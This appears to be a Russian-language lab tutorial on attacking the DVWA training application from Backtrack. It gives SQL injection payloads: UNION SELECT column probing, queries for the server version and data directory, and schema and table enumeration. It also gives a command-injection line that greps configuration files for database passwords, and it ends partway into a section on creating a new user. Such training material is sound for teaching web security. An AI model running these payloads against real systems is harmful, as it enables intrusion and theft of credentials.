
1. Перейдите в Backtrack и вернитесь в “SQL Injection” в DVWA
2. Введите “1” в поле ввода и нажмите “Submit”



Замечания:

- Имя (`first_name`) и фамилия (`last_name`) отображаются в результате.


3. Введите одиночную кавычку ( ' ) в поле ввода и нажмите “Submit”



Замечания:

- Заметьте, что в выводе 5 кавычек(''). Наш ввод вызвал проблемы синтаксиса, что вызвало ошибку MySQL.

4. Вернитесь на предыдущую страницу
5. Изучите параметры запроса к БД (часть 1)
  - a. Выберите “SQL Injection”
  - b. Введите в поле ‘union select 1 #
  - c. Нажмите “Submit”



Замечания:

- Заметьте, что в сообщении говорится о том, что в команде UNION указано неправильное количество столбцов.
- Помните, что команда SQL предоставит два столбца (first\_name, last\_name), если найдет совпадения.
- Когда используется функция MySQL UNION, должны совпадать количество столбцов и тип данных с уязвимой командой select.
- Ошибка появилась, так как был использован только 1 параметр вместо двух.

6. Изучите параметры запроса к БД (часть 2)
  - a. Выберите “SQL Injection”
  - b. Введите в поле ‘union select 1,2 #
  - c. Нажмите “Submit”




Замечания:


- Теперь задействовано корректное число параметров, команда выполнена без ошибок

## Раздел 12.Получение производителя БД и ОС

1. Войдите в параметры поля ввода
  - а. Кликните правой кнопкой на поле ввода в SQL Injection
  - б. Выберите “Inspect Element”




2. Добавьте новый атрибут
  - а. Кликните правой кнопкой по серой строке
  - б. Выберите “New Attribute”



3. Увеличьте ширину поля ввода
  - а. Введите “size=100”
  - б. Закройте редактор элемента






#### 4. Определите производителя БД

а. В поле ввода введите:

' UNION ALL SELECT @@datadir, 1 #



#### 5. Определите версию БД и номер порта

а. В поле ввода введите:


' UNION ALL SELECT @@version, @@port #

б. Нажмите "Submit"



Замечания:


- MySQL LOAD\_FILE() читает файл и возвращает его содержимое как строку




## Раздел 13. Инъекция на Database Schema, обзор таблиц БД

1. Войдите в параметры поля ввода
  - a. Кликните правой кнопкой на поле ввода в SQL Injection
  - b. Выберите “Inspect Element”
2. Добавьте новый атрибут
  - a. Кликните правой кнопкой по серой строке
  - b. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
  - a. Введите “size=100”
  - b. Закройте редактор элемента






4. Определите названия баз данных
  - а. В поле ввода введите:  
' UNION select distinct(table\_schema), null FROM information\_schema.tables #
  - б. Нажмите “Submit”



5. Определите количество таблиц в базах
  - а. В поле ввода введите:  
' UNION select distinct(table\_schema), count(\*) FROM information\_Schema.tables group by table\_schema #
  - б. Нажмите “Submit”




6. Определите имена таблиц для БД “dvwa”
  - a. В поле ввода введите:  
' UNION select table\_schema,table\_name FROM information\_Schema.tables where table\_schema = "dvwa" #
  - b. Нажмите “Submit”



## Раздел 14. Определение пароля БД с помощью уязвимости выполнения команд

1. Войдите в параметры поля ввода
  - a. Кликните правой кнопкой на поле ввода в Command Execution
  - b. Выберите “Inspect Element”
2. Добавьте новый атрибут
  - a. Кликните правой кнопкой по серой строке
  - b. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
  - a. Смените “size=30” на “size=85”
  - b. Закройте редактор элемента



#### 4. Извлеките имена пользователей и пароли для DVWA БД из конфигурационного файла


а. В поле ввода введите:

```
127.0.0.1; find /var/www/html/dvwa/* -name "*config*" -print | xargs egrep -i '(database|user|password)'
```

б. Нажмите “Submit”


#### Замечания:

- Обычно, если веб приложение плохо защищено, то все полномочия БД записаны в конфигурационной странице (как выше)
- Защита: не предоставлять возможность выполнения команд или использовать зашифрованный файл для хранения полномочий в директории без веб-доступа



## Раздел 15. Написание PHP скрипта, создающего нового пользователя

1. Войдите в параметры поля ввода
  - а. Кликните правой кнопкой на поле ввода в SQL Injection
  - б. Выберите “Inspect Element”
2. Добавьте новый атрибут
  - а. Кликните правой кнопкой по серой строке
  - б. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
  - а. Смените “size=30” на “size=85”
  - б. Закройте редактор элемента



4. Проведите SQL инъекцию
  - а. В поле ввода введите:  


```
